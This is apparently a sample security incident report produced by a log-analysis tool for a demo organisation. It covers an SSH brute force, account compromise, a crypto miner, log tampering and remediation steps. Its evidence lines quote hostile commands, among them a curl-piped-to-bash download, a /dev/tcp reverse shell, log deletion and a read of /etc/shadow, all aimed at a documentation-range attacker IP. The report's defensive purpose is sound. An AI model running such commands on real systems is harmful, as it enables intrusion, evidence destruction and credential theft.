Tech Guardians

Security Operations & Incident Response

Security Log Analysis & Incident Report

Target / Source	samples/auth.log
Client / Organisation	Demo Organisation
Analyst	SOC Team
Reference	TG-IR-SAMPLE
Overall Risk	CRITICAL (score 100/100)
Security Grade	F
Report Date	19 October 2026
Classification	CONFIDENTIAL

Designed & Developed by Rajesh Nehra · Master in Cyber Security

This document is confidential and intended solely for the named client. It describes security events and weaknesses identified on systems the client owns or is **authorised** to assess, and must be handled on a strict need-to-know basis.

Document Control

Field	Detail
Document title	Tech Guardians Security Log Analysis & Incident Report
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Client	Demo Organisation
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Confidentiality & Legal Notice

This analysis was performed on data supplied by, or systems owned by, the client. Findings reflect the evidence available at the time of analysis; missing or tampered logs may hide further activity. Automated detections should be validated by an analyst before disciplinary or legal action.

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

1. Executive Summary

38 log lines from **samples/auth.log** covering 2026-10-18 03:01:02 to 2026-10-18 03:20:00 were analysed (auth, commands). A total of **12** finding(s) were identified, giving an overall risk rating of **CRITICAL** (score 100/100) and a security grade of **F**.



Severity Distribution



Key Risk Themes

- **Download piped to shell** - Arbitrary attacker code ran on the host, typically installing malware or a backdoor.
- **Reverse shell** - The attacker has an interactive shell on the host.
- **Successful login after brute force (likely compromise)** - Very likely the password was guessed and the attacker now has access to the account.
- **SSH brute-force attack** - Weak or reused passwords will eventually be guessed, giving full shell access.
- **Executable dropped in temp directory** - Typical of malware droppers and crypto miners.
- **Cryptocurrency miner** - Your CPU/power is being stolen; the miner usually arrives via another compromise.

2. Scope & Methodology

2.1 Scope

Source	samples/auth.log
Lines analysed	38
Log types	auth, commands
Time range	2026-10-18 03:01:02 to 2026-10-18 03:20:00
Suspicious lines	34

2.2 Methodology

Analysis was performed fully offline. A deterministic rule engine examined every record for known attack patterns and correlated events across records (brute force followed by success, enumeration, port scans). Findings were enriched with an offline knowledge base and mapped to MITRE ATT&CK. A locally hosted language model was used only to summarise and prioritise; no data left the analysis machine. The approach aligns with:

- MITRE ATT&CK® Enterprise framework
- NIST SP 800-61 Rev. 2 - Computer Security Incident Handling Guide
- NIST SP 800-92 - Guide to Computer Security Log Management
- CIS Benchmarks (Linux / Windows)
- OWASP Top 10 (2021)
- CERT-In guidelines and incident reporting directions

2.3 Severity Model

Findings are rated Critical / High / Medium / Low / Informational, indicatively aligned to CVSS v3.1 bands (Critical 9.0-10.0, High 7.0-8.9, Medium 4.0-6.9, Low 0.1-3.9). The overall risk score (0-100) weights each finding by severity; grade A (no risk) to F (critical).

3. Findings Summary

ID	Finding	Severity	Events	MITRE	Category
F-01	Download piped to shell	CRITICAL	1	T1105	Execution
F-02	Reverse shell	CRITICAL	1	T1059.004	Execution
F-03	Successful login after brute force (likely compromise)	CRITICAL	1	T1078	Compromise
F-04	SSH brute-force attack	HIGH	14	T1110.001	Authentication
F-05	Executable dropped in temp directory	HIGH	2	T1059	Execution
F-06	Cryptocurrency miner	HIGH	1	T1496	Impact
F-07	Log tampering / anti-forensics	HIGH	1	T1070	Defense Evasion
F-08	Path traversal / sensitive file read	HIGH	1	T1083	Web Attack
F-09	User account created / privileged group change	MEDIUM	1	T1136	Persistence
F-10	Failed / unauthorized sudo	MEDIUM	1	T1548.003	Privilege Escalation
F-11	Failed SSH login	LOW	16	T1110	Authentication
F-12	SSH login with invalid username	LOW	10	T1110.001	Authentication

4. Detailed Findings

F-01 Download piped to shell

CRITICAL

Severity / CVSS	CRITICAL · CVSS band 9.0-10.0
Category	Execution
MITRE ATT&CK	T1105 Ingress Tool Transfer
Events	1
First / last seen	2026-10-18 03:16:30 / 2026-10-18 03:16:30
Source IPs	203.0.113.45
Description	A file was downloaded and piped straight into a shell (curl|bash, wget|sh).
Impact	Arbitrary attacker code ran on the host, typically installing malware or a backdoor.
Evidence	`L31: Oct 18 03:16:30 web01 sudo: ubuntu : TTY=pts/1 ; PWD=/home/ubuntu ; USER=root ; COMMAND=/bin/bash -c curl -s http://203.0.113.45/x.sh | bash`
Remediation	Isolate the host, fetch the URL in a sandbox to see what it does, look for new files, cron jobs, services and outbound connections; rebuild if in doubt.
References	MITRE T1105 MITRE T1059.004 https://attack.mitre.org/techniques/T1105

F-02 Reverse shell

CRITICAL

Severity / CVSS	CRITICAL · CVSS band 9.0-10.0
Category	Execution
MITRE ATT&CK	T1059.004 Unix Shell
Events	1
First / last seen	2026-10-18 03:18:40 / 2026-10-18 03:18:40
Source IPs	203.0.113.45
Description	A reverse shell command (bash -i >& /dev/tcp, nc -e, socat exec) was run.
Impact	The attacker has an interactive shell on the host.
Evidence	`L36: Oct 18 03:18:40 web01 bash[2410]: ubuntu ran: bash -i >& /dev/tcp/203.0.113.45/4444 0>&1`
Remediation	Isolate the host immediately, block the remote IP/port at the firewall, identify the process (ss -tnp) and the account used, then perform full incident response.
References	MITRE T1059.004 https://attack.mitre.org/techniques/T1059/004

F-03 Successful login after brute force (likely compromise)

CRITICAL

Severity / CVSS	CRITICAL · CVSS band 9.0-10.0
Category	Compromise
MITRE ATT&CK	T1078 Valid Accounts
Events	1
First / last seen	2026-10-18 03:16:00 / 2026-10-18 03:16:00
Source IPs	203.0.113.45
Description	A successful login came from an IP that had just failed many times.
Impact	Very likely the password was guessed and the attacker now has access to the account.
Evidence	`L29: Oct 18 03:16:00 web01 sshd[2200]: Accepted password for ubuntu from 203.0.113.45 port 40111 ssh2`
Remediation	Treat as an incident: disable the account / reset its password, kill its sessions (pkill -u USER), review its commands (.bash_history, auth.log, audit logs), check for persistence (cron, authorized_keys, new users, services) and isolate the host if needed.
References	NIST SP 800-61r2 MITRE T1078 https://attack.mitre.org/techniques/T1078

F-04 SSH brute-force attack

HIGH

Severity / CVSS	HIGH · CVSS band 7.0-8.9
Category	Authentication
MITRE ATT&CK	T1110.001 Password Guessing
Events	14
First / last seen	2026-10-18 03:10:01 / 2026-10-18 03:13:53
Source IPs	203.0.113.45
Description	Many failed SSH logins from the same IP address.
Impact	Weak or reused passwords will eventually be guessed, giving full shell access.

Evidence	`L4: Oct 18 03:10:01 web01 sshd[2000]: Failed password for invalid user admin from 203.0.113.45 port 40000 ssh2`
	`L5: Oct 18 03:10:05 web01 sshd[2001]: Failed password for root from 203.0.113.45 port 40001 ssh2`
	`L7: Oct 18 03:10:09 web01 sshd[2002]: Failed password for invalid user test from 203.0.113.45 port 40002 ssh2`
	`L9: Oct 18 03:10:13 web01 sshd[2003]: Failed password for invalid user oracle from 203.0.113.45 port 40003 ssh2`

Remediation	Block the IP now, enforce key-only SSH, enable fail2ban (maxretry 3), disable root login, and check whether any login from this IP succeeded.
References	CIS Linux 5.2 MITRE T1110.001 https://attack.mitre.org/techniques/T1110/001

F-05 Executable dropped in temp directory

HIGH

Severity / CVSS	HIGH · CVSS band 7.0-8.9
Category	Execution
MITRE ATT&CK	T1059 Command and Scripting Interpreter
Events	2
First / last seen	2026-10-18 03:17:02 / 2026-10-18 03:18:01
Description	An executable was placed or run in a temp directory (/tmp, /dev/shm), often as a hidden dot-file.
Impact	Typical of malware droppers and crypto miners.
Evidence	`L32: Oct 18 03:17:02 web01 sudo: ubuntu : TTY=pts/1 ; PWD=/tmp ; USER=root ; COMMAND=/bin/chmod +x /tmp/.kworker` `L35: Oct 18 03:18:01 web01 CRON[2400]: (root) CMD (/tmp/.kworker -o stratum+tcp://pool.example.net:3333)`
Remediation	Inspect and hash the file, kill its process, mount /tmp and /dev/shm with noexec, and find how it got there.
References	MITRE T1059 https://attack.mitre.org/techniques/T1059

F-06 Cryptocurrency miner

HIGH

Severity / CVSS	HIGH · CVSS band 7.0-8.9
Category	Impact
MITRE ATT&CK	T1496 Resource Hijacking
Events	1
First / last seen	2026-10-18 03:18:01 / 2026-10-18 03:18:01
Description	Cryptocurrency mining software or mining-pool connections detected.
Impact	Your CPU/power is being stolen; the miner usually arrives via another compromise.
Evidence	`L35: Oct 18 03:18:01 web01 CRON[2400]: (root) CMD (/tmp/.kworker -o stratum+tcp://pool.example.net:3333)`
Remediation	Kill the process, remove the binary and its persistence, block the pool address, and find the initial entry point.
References	MITRE T1496 https://attack.mitre.org/techniques/T1496

F-07 Log tampering / anti-forensics

HIGH

Severity / CVSS	HIGH · CVSS band 7.0-8.9
Category	Defense Evasion
MITRE ATT&CK	T1070 Indicator Removal
Events	1
First / last seen	2026-10-18 03:19:05 / 2026-10-18 03:19:05
Description	Logs or shell history were deleted or disabled.
Impact	Attacker is hiding activity; the logs you have are probably incomplete.
Evidence	`L37: Oct 18 03:19:05 web01 sudo: ubuntu : TTY=pts/1 ; PWD=/ ; USER=root ; COMMAND=/bin/rm -rf /var/log/auth.log.1`
Remediation	Forward logs to a remote syslog/SIEM, make logs append-only (chattr +a), and investigate the account involved.
References	MITRE T1070 https://attack.mitre.org/techniques/T1070

F-08 Path traversal / sensitive file read

HIGH

Severity / CVSS	HIGH · CVSS band 7.0-8.9
Category	Web Attack
MITRE ATT&CK	T1083 File and Directory Discovery
Events	1
First / last seen	2026-10-18 03:20:00 / 2026-10-18 03:20:00
Description	Requests or commands try to read sensitive files using ../ sequences or direct paths (/etc/passwd, win.ini).
Impact	Successful traversal exposes configuration, source code, keys and password hashes.
Evidence	`L38: Oct 18 03:20:00 web01 sudo: intern : user NOT in sudoers ; TTY=pts/2 ; PWD=/home/intern ; USER=root ; COMMAND=/bin/cat /etc/shadow`
Remediation	Never build file paths from user input; resolve and check paths against an allow-list; run the web server without read access to system files.
References	OWASP A01:2021 Broken Access Control CWE-22 https://attack.mitre.org/techniques/T1083

F-09 User account created / privileged group change

MEDIUM

Severity / CVSS	MEDIUM · CVSS band 4.0-6.9
Category	Persistence
MITRE ATT&CK	T1136 Create Account
Events	1
First / last seen	2026-10-18 03:17:10 / 2026-10-18 03:17:10
Description	A new user account was created or a user was added to an admin group.
Impact	Attackers create accounts to keep access after the initial break-in.
Evidence	`L33: Oct 18 03:17:10 web01 useradd[2310]: new user: name=sysadmin, UID=0, GID=0, home=/root, shell=/bin/bash`
Remediation	Verify the change was authorised; remove unknown accounts; check for UID 0 accounts (awk -F: '$3==0' /etc/passwd).
References	MITRE T1136 https://attack.mitre.org/techniques/T1136

F-10 Failed / unauthorized sudo

MEDIUM

Severity / CVSS	MEDIUM · CVSS band 4.0-6.9
Category	Privilege Escalation
MITRE ATT&CK	T1548.003 Sudo and Sudo Caching
Events	1
First / last seen	2026-10-18 03:20:00 / 2026-10-18 03:20:00
Description	Failed or unauthorised sudo attempts.
Impact	A user (or attacker using a compromised account) tried to gain root.
Evidence	`L38: Oct 18 03:20:00 web01 sudo: intern : user NOT in sudoers ; TTY=pts/2 ; PWD=/home/intern ; USER=root ; COMMAND=/bin/cat /etc/shadow`
Remediation	Confirm with the user; review /etc/sudoers and group membership; investigate the account if not expected.
References	MITRE T1548.003 https://attack.mitre.org/techniques/T1548/003

F-11 Failed SSH login

LOW

Severity / CVSS	LOW · CVSS band 0.1-3.9
Category	Authentication
MITRE ATT&CK	T1110 Brute Force
Events	16
First / last seen	2026-10-18 03:10:01 / 2026-10-18 03:15:08
Source IPs	203.0.113.45, 198.51.100.7
Description	Failed SSH password/key logins.
Impact	A few failures are normal; many from one source indicate password guessing.

Evidence	`L4: Oct 18 03:10:01 web01 sshd[2000]: Failed password for invalid user admin from 203.0.113.45 port 40000 ssh2`
	`L5: Oct 18 03:10:05 web01 sshd[2001]: Failed password for root from 203.0.113.45 port 40001 ssh2`
	`L7: Oct 18 03:10:09 web01 sshd[2002]: Failed password for invalid user test from 203.0.113.45 port 40002 ssh2`
	`L9: Oct 18 03:10:13 web01 sshd[2003]: Failed password for invalid user oracle from 203.0.113.45 port 40003 ssh2`

Remediation	Use key-based SSH only (PasswordAuthentication no), install fail2ban, and restrict SSH to trusted IPs or a VPN.
References	CIS Linux 5.2 MITRE T1110 https://attack.mitre.org/techniques/T1110

F-12 SSH login with invalid username

LOW


Severity / CVSS	LOW · CVSS band 0.1-3.9
Category	Authentication
MITRE ATT&CK	T1110.001 Password Guessing
Events	10
First / last seen	2026-10-18 03:10:00 / 2026-10-18 03:13:52
Source IPs	203.0.113.45
Description	SSH logins for usernames that do not exist on the system.
Impact	Typical of automated username/password spraying bots.

Evidence	`L3: Oct 18 03:10:00 web01 sshd[2000]: Invalid user admin from 203.0.113.45 port 40000`
	`L6: Oct 18 03:10:08 web01 sshd[2002]: Invalid user test from 203.0.113.45 port 40002`
	`L8: Oct 18 03:10:12 web01 sshd[2003]: Invalid user oracle from 203.0.113.45 port 40003`
	`L11: Oct 18 03:11:20 web01 sshd[2005]: Invalid user postgres from 203.0.113.45 port 40005`

Remediation	Same as SSH brute force: disable password auth, fail2ban, and firewall SSH to known networks.
References	MITRE T1110.001 https://attack.mitre.org/techniques/T1110/001

5. Attack Timeline & Threat Actors

Suspicious events per 5 min



Source IP Profiles

IP address	Verdict	Events	Activity	First / last seen
203.0.113.45	**Malicious**	27	Download piped to shell; Failed SSH login; Reverse shell; SSH brute-force attack; SSH login with invalid username	2026-10-18 03:10:00 / 2026-10-18 03:18:40
198.51.100.7	**Noisy**	2	Failed SSH login	2026-10-18 03:15:03 / 2026-10-18 03:15:08

Accounts Targeted or Affected

root (4), admin (2), test (2), oracle (2), ubuntu (2), postgres (2), guest (1), pi (1), sysadmin (1)

6. Indicators of Compromise

Indicators extracted from suspicious records. Feed these into firewalls, EDR, SIEM watch-lists and threat-intelligence platforms, and search other systems for them.

Type	Indicator
IP address	`203.0.113.45`
URL	`http://203.0.113.45/x.sh`
File path	`/tmp/.kworker`
Accounts	`root, admin, test, oracle, ubuntu, postgres, guest, pi, sysadmin`

7. Remediation Roadmap

Immediate (0-24 hours)

- **Download piped to shell**: Isolate the host, fetch the URL in a sandbox to see what it does, look for new files, cron jobs, services and outbound connections; rebuild if in doubt.
- **Reverse shell**: Isolate the host immediately, block the remote IP/port at the firewall, identify the process (ss -tnp) and the account used, then perform full incident response.
- **Successful login after brute force (likely compromise)**: Treat as an incident: disable the account / reset its password, kill its sessions (pkill -u USER), review its commands (.bash_history, auth.log, audit logs), check for persistence (cron, authorized_keys, new users, services) and isolate the host if needed.

Short term (1-7 days)

- **SSH brute-force attack**: Block the IP now, enforce key-only SSH, enable fail2ban (maxretry 3), disable root login, and check whether any login from this IP succeeded.
- **Executable dropped in temp directory**: Inspect and hash the file, kill its process, mount /tmp and /dev/shm with noexec, and find how it got there.
- **Cryptocurrency miner**: Kill the process, remove the binary and its persistence, block the pool address, and find the initial entry point.
- **Log tampering / anti-forensics**: Forward logs to a remote syslog/SIEM, make logs append-only (chattr +a), and investigate the account involved.
- **Path traversal / sensitive file read**: Never build file paths from user input; resolve and check paths against an allow-list; run the web server without read access to system files.

Medium term (1-4 weeks)

- **User account created / privileged group change**: Verify the change was authorised; remove unknown accounts; check for UID 0 accounts (awk -F: '$3==0' /etc/passwd).
- **Failed / unauthorized sudo**: Confirm with the user; review /etc/sudoers and group membership; investigate the account if not expected.

Hardening backlog

- **Failed SSH login**: Use key-based SSH only (PasswordAuthentication no), install fail2ban, and restrict SSH to trusted IPs or a VPN.
- **SSH login with invalid username**: Same as SSH brute force: disable password auth, fail2ban, and firewall SSH to known networks.

Block at the perimeter

Deny inbound traffic from: 203.0.113.45

8. MITRE ATT&CK Mapping

Technique	Name	Events	Findings
T1110.001	Password Guessing	24	SSH brute-force attack; SSH login with invalid username
T1110	Brute Force	16	Failed SSH login

Technique	Name	Events	Findings
T1059	Command and Scripting Interpreter	2	Executable dropped in temp directory
T1105	Ingress Tool Transfer	1	Download piped to shell
T1059.004	Unix Shell	1	Reverse shell
T1078	Valid Accounts	1	Successful login after brute force (likely compromise)
T1496	Resource Hijacking	1	Cryptocurrency miner
T1070	Indicator Removal	1	Log tampering / anti-forensics
T1083	File and Directory Discovery	1	Path traversal / sensitive file read
T1136	Create Account	1	User account created / privileged group change
T1548.003	Sudo and Sudo Caching	1	Failed / unauthorized sudo

9. Appendices

Tools & Environment

CyberSec AI Agent - offline rule engine (log detection & correlation, Linux host audit), offline knowledge base, locally hosted LLM via Ollama / OpenAI-compatible server.

Most Frequent IP Addresses

203.0.113.45 (27), 198.51.100.7 (2), 192.168.1.20 (1)

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- End of Report · Tech Guardians -